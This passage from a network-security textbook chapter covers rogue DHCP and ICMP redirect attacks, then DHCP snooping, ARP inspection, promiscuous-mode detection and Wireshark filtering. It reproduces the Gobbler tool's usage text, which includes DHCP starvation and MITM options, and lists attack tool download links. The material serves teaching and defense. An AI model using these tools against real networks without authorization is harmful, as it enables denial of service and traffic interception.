


Figure 3-13: A rogue DHCP server allows an attacker to redirect traffic

1. The attacker runs a resource starvation tool and attempts to lease all of the available DHCP addresses in the DHCP scope.
2. The attacker configures and activates their own DHCP server with their address as the gateway.

3. The attacker uses an alternate path to the Internet such as a tethered 4G hotspot.
4. The attacker performs packet analysis on all data as it passes through their system en route to the Internet.

In case you are thinking this type of attack is far-fetched, a host of tools, such as DHCPstarv, Yersinia, and Gobbler, have been designed to carry it out. Gobbler can be downloaded from `http://sourceforge.net/projects/gobbler/`. It is described by its creators as a tool to audit DHCP networks. The tool's syntax is shown here:

```
[root]# ./Gobbler

Scanning Options
-A <b,g,n,s,w> Arp scan (b)cast (g)obble (n)et-broadcast (s)pec* (w)rong
-C <g,s> Create a host (g)obble (s)pecified*
-D Detect DHCP service / rogue servers on network
-G Gobble attack - DoS DHCP server via IP exhaustion / MAC spoofing
attack
-M <d,l,o> DHCP mitm attack ns mitm (l)eaving subnet (o)ther ip range
-N <IP> None gobbled SYN scan*
-P <IP> SYN scan using a gobbled IP address
-Q <IP-r,m,n,1a:2b:3c:4d:5e:6f> Src IP-MAC (r)andom (m)ulticast (n)
on-spoofed
-R <135-139,445,a,o,s,n> Port range (a)ll (o)sstm (s)ervices (n)nmap
-S Start sniffer
-T Traceroute to target (use with -P or -N)
-U ICMP ping target (use with -P or -N)
-X Nmap OS detection (use with -P or -N)
-Z Port 0 OS detection (use with -P or -N)
Misc
-a <x> Amount of pings (use with -U)
-c Closed ports displayed at end of portscan (all ports opposed to 20)
-d Filtered ports displayed at end of portscan (all)
-e <x> End of scan sleep for x seconds - wait for replies (default 2)
-f Fast mode - possible errors with port lists
-g Don't release gobbled IP's (might be handy when portscanning)
-h Don't ICMP ping target... useful if a firewall is blocking ICMP pings
-i <if> Interface (use before -Q if non spoofed mac)
-j Jump past rescanning filtered ports (useful when scanning all ports)
-l <x> Size of icmp echo request (default 32)
-n <x> Number of spoofed source hosts used in -P and -Cg
-o / -O <port num> Open port on spoofed host o(tcp) (O)udp
-r Don't reply to ICMP ping requests
-s <port> Source port for SYN scanner (Default: random)
-t Tag mac addresses for gobbled hosts(each will end in 4e:50)
-u <x> Closed UDP port used in OS detection (default port 1)
-v Verbose (may be used 3 times for crazy amounts of debugging info)
-V Display linked list after every update (used when gobbling a IP address)
```

```
-w Remove warnings at start of various scans

Examples
Gobbled scan single dynamically assigned host: Gobbler -P 192.168.1.1 -R n
Gobbled scan multiple src hosts: Gobbler -P 192.168.3.1 -R 21-23,445 -n 4
Non-gobbled scan: Gobbler -N 10.0.0.1 -Q 10.0.0.50-r -Q 10.0.0.51-r -R n -f
Sniffer: Gobbler -i eth0 -S -v                Arp scan: Gobbler -i fxp0 -Ag
Detect rogue DHCP server: Gobbler -D -i eth0 DHCP DoS: Gobbler -G -i
fxp0
Note: all options with a * require -Q
Note: MITM -M is in the early stages of coding
Note: When performing a DoS attack the gobbler crashes

WARNING read README.1ST before using the Gobbler
If you do not understand what you are doing, do NOT use this program!
```

DHCP redirect attacks are just another variation on the classic man-in-the-middle attack. The technique clearly places an attacker in-line and offers them the ability to sniff the client's traffic.

Redirection and Interception with ICMP

There are still other ways someone can redirect traffic for packet capture. One such technique is to misuse the ICMP protocol—specifically, the ICMP redirect (Type 5). A redirect is normally sent by the default router to the host to indicate that there's a better route to some particular destination. A host will accept an ICMP redirect as long as it appears valid and appears to come from the default gateway for the destination its redirecting.

Once redirected, the traffic is passed to the attackers system. This is possible because of the lack of validation. When a host receives an ICMP redirect message, it will modify its routing table according to the message. A variety of tools can be used to launch an ICMP redirect attack:

- **Interceptor-NG**—`http://sniff.su/download.html`
- **Ettercap**—`https://github.com/Ettercap/ettercap`
- **Netwox**—`http://sourceforge.net/projects/ntwox/files/netwib%20netwox%20and%20netwag/`

Preventing Packet Capture

Information technology professionals generally redirect network traffic with port mirroring. This is fine when it involves approved network captures by security personnel or authorized contractors. But what can be done to stop all the techniques just discussed like ARP cache poisoning? This section looks at

several ways to enforce port security and block unauthorized individuals from redirecting traffic. These techniques include the following:

- Dynamic address inspection
- DHCP snooping
- VLAN hopping prevention

Dynamic Address Inspection

So far in this chapter, you learned that for someone to be able to successfully sniff traffic, they must have access to your local network and be able to redirect traffic. Two redirection techniques discussed were ARP cache poisoning and flooding.

Dynamic Address Resolution Protocol Inspection (DAI) can stop these attack techniques. DAI is a security feature that validates ARP packets. It ensures that anyone connected to a switch running DAI cannot poison the ARP caches of other hosts in the network. DAI functions by performing an IP-to-MAC address binding inspection. The results are stored in a trusted lookup table.

Basically, DAI intercepts all ARP requests and responses, verifies that each of these intercepted packets is valid, and silently drops invalid ARP packets. DAI can be used to define trusted and untrusted interfaces. By default, the rate for untrusted interfaces is 15 packets per second; however, this can be adjusted. You configure DAI as follows:

```
Router# configure terminal
Router(config)# ip arp inspection vlan {vlan_ID | vlan_range}
Router(config-if)# do show ip arp inspection vlan {vlan_ID | vlan_range}
 | begin Vlan
```

Once implemented, DAI prevents attackers from successfully launching ARP cache poisoning attacks. It does this by monitoring the number of ARP packets on each secured switch port. If the rate of incoming ARP packets exceeds the threshold, the switch places the port in the disabled state and the port remains disabled until you reset it. If you have not enabled this functionality at your organization, you should consider doing it to help prevent unauthorized packet capture. You should also implement MAC limiting to protect your network against flooding attacks.

DHCP Snooping

DHCP snooping, which is implemented at the data link layer via your existing switches, can stop attacks and block unauthorized DHCP servers. It enables a Layer 2 switch to inspect frames received on a specific port to see if they are legitimate DHCP offers.

To enable DHCP snooping, you first need to enable DHCP globally on the switch and then enable it on each individual VLAN. Finally, you must configure each port that will be trusted. Here is an example of how to enable DHCP snooping:

```
Switch(config)#ip dhcp snooping
Switch(config)#ip dhcp snooping vlan 30
Switch(config)#interface gigabitethernet1/0/1
Switch(config-if)#ip dhcp snooping trust
```

In this example, DHCP snooping has been enabled globally and then for VLAN 30. The only trusted interface is gigabitEthernet1/0/1. DHCP snooping helps ensure that hosts use only the IP addresses assigned to them and certifies that only authorized DHCP servers are accessible. Once implemented, DHCP snooping drops DHCP messages that are not from a trusted DHCP server.

DHCP snooping can also track the physical location of hosts and help prevent ARP cache poisoning. It plays a key role in the prevention of these attacks, as you can use DHCP snooping to drop DHCP messages where the source and destination MAC addresses do not match what has been previously defined. Administrators are notified of violations via a DHCP snooping alert. When the DHCP snooping service detects a violation, it logs a message to the syslog server that states, "DHCP Snooping."

DHCP snooping is one technique you can use to stop unauthorized data interception and analysis. It is also a big help in securing network traffic and blocking rogue DHCP servers. Not only can rogue DHCP servers cause network issues, but, as previously discussed, they can also be used to redirect sensitive traffic and launch man-in-the-middle attacks. If you have not already done so, consider implementing this defensive control to secure your network infrastructure.

Preventing VLAN Hopping

VLAN hopping occurs when an attacker tags traffic in order to hop from one VLAN to another. VLAN hopping makes it possible for an attacker to gain access to a network that should not be accessible to them. Two techniques can be used:

- **Manipulation of Dynamic Trunking Protocol (DTP) frames—**By default, VLAN switches are in automatic mode. This allows any interface to become a trunk upon receiving a DTP frame.
- **Double tagging**—The attacker sends multiple 802.1Q tags.

To prevent someone from gaining access to a part of the VLAN for which they are not authorized, you should configure all unused ports as access ports so that trunking cannot be negotiated across those links. Also, all unused ports

should be placed in a shutdown state. These unused ports should be associated with a VLAN designated just for unused ports and thereby not allow any user data traffic.

NOTE **Encryption can help to thwart sniffing attacks. Protocols such as Secure Sockets Layer (SSL) Secure Shell (SSH), and Pretty Good Privacy (PGP) can go a long way towards preventing unauthorized individuals from capturing useful data.**

Detecting Packet Capture

Prevention is only one part of the network security professional's job. Detection is also important. There are actually ways to detect whether someone is running a packet capture program on your network. Packet capture detection can use one of several techniques to identify NICs that are configured in promiscuous mode. These techniques include the following:

- Monitoring ARP traffic
- Watching DNS transactions
- Listening for responses to invalid packets
- Testing for network latency
- Performing local detection

The first mode of detection deals with monitoring ARP traffic. When a device is in promiscuous mode, it is accepting all packets sent to it. The idea is to check which devices respond to unicast ARP requests sent to an invalid MAC address. There is even an Nmap script designed for just this task. The syntax is as follows:

```
nmap -sV --script=sniffer-detect <target IP address>
```

Another technique is to look for unusual amounts of DNS traffic. This detection technique is possible because most sniffers automatically resolve domain names to IP addresses. Detecting these DNS queries can indicate that a device is operating in promiscuous mode. Just keep in mind that while it is possible to monitor the network for hosts that are performing a large number of address lookups, this may simply be a coincidence and not a promiscuous device.

Invalid packets can also be used to test for devices in promiscuous mode. As an example, a fake Ethernet frame with an invalid address can be sent with a valid packet containing an Internet Control Message Protocol (ICMP) ping request. If the device is in promiscuous mode, it may respond to the packet. If it is not in promiscuous mode, it should ignore the packet.

Network latency is yet another method of detection. This technique works by tracking the request-and-response time of ping packets. These times vary

slightly, depending on whether the device is in promiscuous mode or operating normally. Detection of latency can be hidden if the monitoring device is using a one-way data cable.

NOTE **One technique for preventing promiscuous mode detection is by using a one-way data cable. This means the device can receive traffic but not transmit it. If you would like to learn more about how to build a one-way data cable, check out the exercise at the end of this chapter.**

If you have local access to the system you believe is running in promiscuous mode, then you can examine the network configuration. Many operating systems use a status flag that is associated with each network interface and maintained in the kernel. This can be examined by using the `ifconfig` command on Unix-based systems. The following examples show an interface on the Linux operating system when it is not in promiscuous mode:

```
eth0     Link encap:Ethernet  HWaddr 00:00:C0:C5:39:4B
inet addr:192.188.123.50  Bcast: 192.188.123.255  Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:1492448 errors:2779 dropped:0 overruns:2779 frame:2779
TX packets:1282868 errors:0 dropped:0 overruns:0 carrier:0
collisions:10575 txqueuelen:100
Interrupt:10 Base address:0x300
```

Note that the attributes of this interface mention nothing about promiscuous mode. When the interface is placed in promiscuous mode, as shown here, the `PROMISC` keyword appears in the attributes section:

```
eth0     Link encap:Ethernet  HWaddr 00:00:C0:C5:39:4B
inet addr:192.188.123.50  Bcast: 192.188.123.255  Mask:255.255.255.0
UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
RX packets:1492330 errors:2779 dropped:0 overruns:2779 frame:2779
TX packets:1282769 errors:0 dropped:0 overruns:0 carrier:0
collisions:10575 txqueuelen:100
Interrupt:10 Base address:0x300
```

It is important to note that if an attacker has compromised the security of the host on which you run this command, they can easily affect this output. An important part of an attacker's toolkit is a replacement `ifconfig` command that does not report interfaces in promiscuous mode.

There are also tools that can be used to automate much of the detection process, such as PromiScan and PromqryUI. You can download PromiScan from Azbil SecurityFriday at `www.securityfriday.com`. Even an IDS can be used to detect promiscuous devices. The idea is to use the IDS to look for changes between the MAC and IP address of a specific system.

HONEYTOKENS

Another method of detecting the unauthorized use of promiscuous network cards is to use a type of honeypot to lure in the attacker or anyone who might be sniffing or watching for sensitive network traffic. For example, a cleartext FTP password could be used intermittently to log into a (fake) FTP service on sensitive hosts. Any off-schedule access to this server would clearly not be legitimate, and would indicate that someone is monitoring traffic.

Taking the concept a step further, you could configure an IDS such as Snort to alert you to any network traffic using the honeytoken. Provided the honeytoken is sufficiently unique, false-positives will be minimal.

One downside to honeytokens is that they do not provide any indication of where the promiscuous device is; they tell you only that there is one. Additionally, there is no guarantee that promiscuous mode was employed. An attacker may have simply compromised one of the machines involved in the transmission of the honeytoken.

Wireshark

Wireshark is one of the best network traffic analysis tool on the market. Packet analyzers such as Wireshark allow you to monitor network statistics, perform analysis, and even discover MAC flooding or ARP spoofing. Originally named Ethereal, it was renamed Wireshark back in 2006 due to trademark issues. The following sections look at some Wireshark basics and discuss packet capture.

Wireshark Basics

This section assumes that you have installed Wireshark and now have it up and running. In order to use Wireshark, you need to either start a packet capture or open a saved `pcap` file. Here are the basic steps to capture packets:

1. Start Wireshark.
2. From the main drop-down menu, select Capture and then select Interfaces. A dialog box appears, listing the various interfaces that can be used to capture packets, along with their IP addresses.
3. Choose the interface you want to use, as shown in Figure 3-14, and click Start, or simply click the interface under the Interface List section of the welcome page. Data begins to fill the window.
4. Wait a minute or so, before you stop the capture. To generate some additional data, you can open a couple of web pages. When you are ready to stop the capture and view the data, select Stop from the Capture drop-down menu.




Figure 3-14: Select an interface in Wireshark

You will spend most of your time in the Wireshark main window. It is divided into three areas:

- **Packet list**—A summary of captured packets
- **Packet details**—Details on each captured packet
- **Packet bytes**—The hexadecimal (hex) decode of captured packets

These three views are shown in Figure 3-15, which shows the results of a sniffer capture in Wireshark.




Figure 3-15: Wireshark has a three-pane design

The uppermost pane shows the packet list display. It is a one-line-per-packet format. The middle pane shows the packet details. Its function is to reveal the contents of each packet. Notice that there is a plus sign to the left of each field. Clicking the plus sign reveals more details. The bottom pane shows the packet bytes. This data is displayed in hex. The packet bytes portion of the pane display represents the raw data. There are three sections in the packet bytes display:

- The left section shows numbers that represent the offset in hex of the first byte of the line.
- The middle section shows the actual hex value of each portion of the headers and the data.

- The right section shows the sniffer's translation of the hex data into its American Standard Code for Information Exchange (ASCII) format. It is a good place to look for usernames and passwords.

When working with the packet bytes section of the Wireshark interface, you will be dealing with hex numbers. Are you comfortable converting hex numbers to binary, and vice versa? If not, it is an important skill that you will want to master. It will help you to quickly perform packet analysis and spot anomalies and malicious traffic. Table 3-1 displays decimals 0 to 15 and their corresponding hex and binary representations.

Table 3-1: Decimal Number Table

HEX	BINARY	DECIMAL
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
A	1010	10
B	1011	11
C	1100	12
D	1101	13
E	1110	14
F	1111	15

IN THE LAB

This lab discusses the importance of basic number conversion. Take a moment to review Figure 3-16. Can you identify the value at hex offset 0x23? It is called out to make it a little easier to spot.

You should have identified the hex value of 0x50. In this case, that is the Transmission Control Protocol (TCP) port number. Could you convert it to decimal?

Continues

Continued

You should have calculated port 80, HTTP. Just keep in mind that if you cannot convert these numbers in your head, the Windows calculator can do this for you.

```
0000  b8 ac 6f de 2c e1 00 1c  10 f5 61 9c 08 00 45 00
0010  00 34 00 00 40 00 35 06  c9 fc 17 eb 27 b9 c0 a8
0020  7b 7b 00 50 c3 2a 93 1a  96 19 c9 a0 cb 44 80 12
0030  35 20 3c e7 00 00 02 04  05 50 01 01 04 02 01 03
0040  03 09
```

Figure 3-16: Sample Wireshark packet decode

If you want something more than a GUI tool, Wireshark also offers that. A CLI version of Wireshark, called TShark, is installed along with Wireshark. See `tshark -h` for more details and take a moment to look over some of the other utilities included with Wireshark, which are shown in Table 3-2.

Table 3-2: Command-Line Wireshark Tools

COMMAND	FUNCTION
`tshark`	A command-line version of Wireshark (similar to tcpdump)
`dumpcap`	A small program specifically for capturing traffic
`capinfos`	Reads a capture and returns statistics on that file
`editcap`	Edits or translates the format of capture files
`mergecap`	Combines multiple capture files into one
`text2cap`	Creates a capture file from an ASCII hexdump of packets

NOTE **Do not drop packets! If you look at the very bottom of the Wireshark display, you will see a label titled "Drops." This indicates any potential dropped packets. If the volume of traffic is too high, Wireshark may not be able to process packets.**

Filtering and Decoding Traffic

Now that you have reviewed a basic packet capture, did you happen to notice how many packets were there? In a corporate environment, there can be so much data that it is simply overwhelming to attempt to look through it all manually. That is why it is important to understand how to filter and decode data. Filters can be defined in one of two ways:

- Capture filters are used when you know in advance what you are looking for. They allow you to predefine the type of traffic captured. As an example, you could set a capture filter to capture only HTTP traffic.
- Display filters are used after the fact—that is, after the traffic is captured. Although you may have captured all types of traffic, you could apply a display filter to show only ARP packets, for example, if you believe someone has attempted ARP cache poisoning.

NOTE **Capture filters are used during the packet capturing process. Their primary function is to reduce the amount of captured traffic. If you are capturing data on a 10Gb Ethernet connection, you may fill up the Wireshark buffer and miss the packets you actually need to capture. So if you know you need to analyze only a specific type of traffic and want to save storage and processing power, consider using a capture filter. Just keep in mind that there is no going back. If you do not capture traffic, there is no way to analyze it!**

In some cases, you may have captured interesting network traffic and there is no guarantee that you will be able to capture this traffic again. In these situations, the simplest method to filter the traffic begins by clicking the Filter Field, which is located above the capture window, in the top-left corner of the Wireshark interface. Filters are extremely valuable as they allow you to limit the amount of captured data viewed and to focus on a specific type of traffic.

Think of the old saying, "You can't see the forest for the trees." Filtering allows you to remove some trees so you have a better view. For example, if you have captured some data and want to look at ICMP traffic, you could remove all other packets from your capture file with the filter expression `icmp`. This is shown in Figure 3-17, where only two ICMP packets appear.




Figure 3-17: The Wireshark ICMP filter removes clutter

Comparison operators are also extremely useful, as they instruct Wireshark to compare values. For example, to isolate traffic from a specific system, you might need to reference a specific IP address. The equal-to comparison operator (==) allows you to create a filter showing all packets with an IP address. To help you understand how filters work, examine the filter options shown in Table 3-3. You can see an example of this in Figure 3-18. This example filters on 192.168.123.123.

```
ip.addr==192.168.123.123
```

Protocol filters allow you to filter out specific protocols. As an example, suppose that you need to view only ARP packets as you believe that someone is up to no good on the network. In that situation, you might set the filter to `arp`, or maybe something like this:

```
arp.duplicate-address-frame
```

Both examples are shown in Figure 3-19. These filters have been used to indicate ARP cache poisoning.




Figure 3-18: Using the Wireshark ip.addr filter

Table 3-3: Wireshark Filters

OPERATOR	FUNCTION	EXAMPLE
==	Equal	ip.addr == 192.168.123.1
Eq	Equal	tcp.port eq 21
!=	Not equal	ip.addr != 192.168.123.1
Ne	Not equal	ip.src ne 192.168.123.1
contains	Contains specified value	http contains "`http://www.example.com`"

If you are not yet comfortable creating filters, there are other ways that you can sort data. One very easy way is by selecting Analyze on the Wireshark menu and then selecting Display Filters. This opens the Wireshark Display Filter dialog box, as shown in Figure 3-20.

You can use the Wireshark Display Filter dialog box to select a number of predefined filters or even create new ones. This is an efficient way to access the most commonly used filters needed to troubleshoot security issues and concerns.

There are even more ways to create filters. The following example shows how you can select a packet in the Wireshark capture window and apply a filter directly to that packet. Simply right-click a particular packet, select Apply as Filter, and then choose Selected, as shown in Figure 3-21.

Notice that the selected filter, `tcp.flags == 0x12`, will sort out packets with only TCP SYN ACK packets. The best part about filters is that Wireshark works with you to help you construct valid filters. If a filter is not valid, the filter field turns red. Green filters are valid. Wireshark also helps you create filters with its autocomplete function, as shown in Figure 3-22.




Figure 3-19: An example of a Wireshark ARP cache poisoning capture




Figure 3-20: Wireshark offers the Display Filter dialog box to help you create filters




Figure 3-21: Wireshark offers another way to apply filters




Figure 3-22: Use the autocomplete function in Wireshark when creating filters

